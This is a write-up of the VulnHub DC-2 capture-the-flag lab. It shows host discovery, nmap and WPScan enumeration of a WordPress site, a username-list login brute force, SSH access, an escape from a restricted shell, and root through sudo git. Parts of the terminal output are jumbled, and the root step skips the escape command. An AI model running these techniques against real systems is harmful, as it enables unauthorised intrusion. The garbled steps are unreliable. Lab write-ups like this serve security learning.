

DC-2 Machine :-

🔒 DC-2 CTF Challenge Overview


- 🖥️ **Platform:** VulnHub
- 🎯 **Objective:** Gain root access and capture the `flag.txt` file
- 📄 **Challenge Type:** Boot-to-Root, Beginner to Intermediate Level
- 🔎 **Focus Areas:** Web application enumeration, file upload vulnerability, privilege escalation.

Step 1:-

A lightweight network reconnaissance tool commonly used to identify active hosts in a network.

It's Netdiscover is a simple tool, particularly useful in Local Area Networks (LANs). It works by sending

ARP (Address Resolution Protocol) requests and listens for ARP replies to map live systems in a subnet.



IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.122.16	00:0c:29:c7:28:ec	1	60	VMware, Inc.
192.168.122.77	68:34:21:d6:32:88	1	60	Unknown vendor
192.168.122.144	4a:04:da:d7:9d:d6	1	60	Unknown vendor

```
(kali㉿kali)-[~]
$ mkdir dc-2
(kali㉿kali)-[~]
$ cd dc-2
```

Step 2:-

Nmap is a powerful, open-source tool used for network discovery and security auditing. It is widely used by

network administrators and penetration testers to map networks, identify devices, scan for open ports, and detect vulnerabilities.

Cat /etc/host

```
S 1 2 3 4 | kali@kali:~$ File Actions Edit View Help Currently scanning: Finished! | Screen View: Unique Hosts 3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180 IP At MAC Address Count Len MAC Vendor / Hostname 192.168.122.16 00:0c:29:c7:28:ec 1 60 VMware, Inc. 192.168.122.77 68:34:21:d6:32:88 1 60 Unknown vendor 192.168.122.144 4a:04:da:d7:9d:db 1 60 Unknown vendor (kali㉿kali)-[~] $ mkdir dc-2 (kali㉿kali)-[~] $ cd dc-2 (kali㉿kali)-[~/dc-2] $ nmap -sc -sV 192.168.122.16 -oN nmap-rslt Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-06-17 12:25 EDT Nmap scan report for dc-2 (192.168.122.16) Host is up (0.0012s latency). Not shown: 999 closed tcp ports (reset) PORT      STATE SERVICE VERSION 80/tcp      open  http    Apache httpd 2.4.10 ((Debian)) |_http-generator: WordPress 4.7.10 |_http-title: DC-2 6#0211; Just another WordPress site |_http-server-header: Apache/2.4.10 (Debian) MAC Address: 00:0c:29:c7:28:EC (VMware) Service detection performed. Please report any incorrect results at https://nmap.org/submit/. Nmap done: 1 IP address (1 host up) scanned in 19.88 seconds (kali㉿kali)-[~/dc-2] $ sudo nano /etc/hosts (kali㉿kali)-[~/dc-2] $ cat /etc/hosts 127.0.0.1 localhost 127.0.1.1 kali ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters
```

Step-3 :-

The `http-enum.nse` script attempts to enumerate directories used by **popular web applications** and **services**.

```
[kali㉿kali: ~]# nmap -script=http-enum.nse 192.168.122.16
Starting Nmap 7.94(SVN: https://nmap.org) at 2025-06-17 12:32 EDT
Nmap scan report for dc-2 (192.168.122.16)
Host is up (0.0013s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
| http-enum:
|_ /wp-login.php: Possible admin folder
|_ /readme.html: Wordpress version: 2
|_ /: WordPress version: 4.7.10
|_ /wp-includes/images/rss.png: Wordpress version 2.2 found.
|_ /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found.
|_ /wp-includes/images/blank.gif: Wordpress version 2.6 found.
|_ /wp-includes/js/comment-reply.js: Wordpress version 2.7 found.
|_ /wp-login.php: Wordpress login page.
|_ /wp-admin/upload.php: Wordpress login page.
|_ /readme.html: Interesting, a readme.
MAC Address: 00:0C:29:C7:28:EC (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.05 seconds
```

```
[kali㉿kali: ~]# wpscan --url http://dc-2 --enumerate p --enumerate t --enumerate u
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automatic - https://automatic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```


```
[+] URL: http://dc-2/ [192.168.122.16]
[+] Started: Tue Jun 17 12:35:01 2025
```

```
Interesting Finding(s):
```

Step -4 :-

This command uses **WPScan**, a WordPress security scanner, to scan a WordPress site hosted at `http://dc-2` and enumerate:


- p: Plugins
- t: Themes
- u: Users



```
[+] User(s) Identified:  
[+] Tom Cat  
| Found By: Rss Generator (Passive Detection)  
[+] admin  
| Found By: Rss Generator (Passive Detection)  
| Confirmed By:  
|   Wp Json Api (Aggressive Detection)  
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
[+] jerry  
| Found By: Wp Json Api (Aggressive Detection)  
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By:  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
[+] tom  
| Found By: Wp Json Api (Aggressive Detection)  
|   - http://dc-2/index.php/wp-json/wp/v2/users/?per_page=100&page=1  
| Confirmed By:  
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
|   Login Error Messages (Aggressive Detection)  
[!] No WPScan API Token given, as a result vulnerability data has not been output.  
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register  
[*] Finished: Tue Jun 17 12:35:17 2025  
[*] Requests Done: 59  
[*] Cached Requests: 6  
[*] Data Sent: 14.39 KB  
[*] Data Received: 533.806 KB  
[*] Memory used: 184.793 MB  
[*] Elapsed time: 00:00:15  
└─(kali㉿kali)-[~/dc-2]  
$ wpScan --url http://dc-2 -U /home/kali/dc-2/user.txt
```

Step-5 :-


This command runs **WPScan** against a WordPress site at `http://dc-2` and attempts to **brute-force WordPress logins** using a **list of usernames** provided in the file `/home/kali/dc-2_user.txt`.



```
[+] URL: http://dc-2/ [192.168.122.16]  
[+] Started: Tue Jun 17 12:43:03 2025  
Interesting Finding(s):  
[*] Headers  
| Interesting Entry: Server: Apache/2.4.10 (Debian) Should you for all the stress to cause.  
| Found By: Headers (Passive Detection)  
| Confidence: 100%  
[*] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| References:  
|   - http://codex.wordpress.org/XML-RPC_Pingback_API  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/  
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/  
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/  
[*] WordPress readme found: http://dc-2/readme.html  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
[*] The external WP-Cron seems to be enabled: http://dc-2/wp-cron.php  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 60%  
| References:
```

Step-6:-

SSH (Secure Shell) is a **network protocol** used to **securely connect to a remote system** over an **unencrypted or public network**. It provides a **secure channel** for managing servers, transferring files, and executing commands remotely.



```
(kali㉿kali)-[~]
└─$ ssh tom@192.168.122.16 -p 7744
tom@192.168.122.16's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jun 17 18:34:19 2025 from 192.168.122.93
tom@DC-2:~$ ls
flag3.txt  user
tom@DC-2:~$ echo $PATH
/home/tom/bin:/bin:/usr/bin:/usr/local/bin:/usr/sbin:/sbin:/usr/local/sbin:/usr/local/bin:/root/.local/bin:/root/bin
tom@DC-2:~$ ls /home/tom/usr/bin
less  scp  vi
tom@DC-2:~$ vi
tom@DC-2:~$ export PATH=/bin:/usr/bin:$PATH
tom@DC-2:~$ export SHELL=/bin/bash:$SHELL
tom@DC-2:~$ ls
flag3.txt  user
tom@DC-2:~$ cat flag3.txt
Poor old Tom is always running after Jerry. Perhaps he should su for all the stress he causes.
tom@DC-2:~$ su Jerry
Password:
jerry@DC-2:/home/tom$ whoami
jerry
jerry@DC-2:/home/tom$ sudo -l
Matching Defaults entries for jerry on DC-2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:/sbin\:/sbin\:/bin\:/usr/local/lib\:/lib\:/usr/lib
User jerry may run the following commands on DC-2:
    (root) NOPASSWD: /usr/bin/git
jerry@DC-2:/home/tom$ sudo git help config
root@DC-2:/home/tom# whoami
root
root@DC-2:/home/tom# cd /root
root@DC-2:# ls
final-flag.txt
root@DC-2:# cat final-flag.txt
CTF{I_love_my_root}
```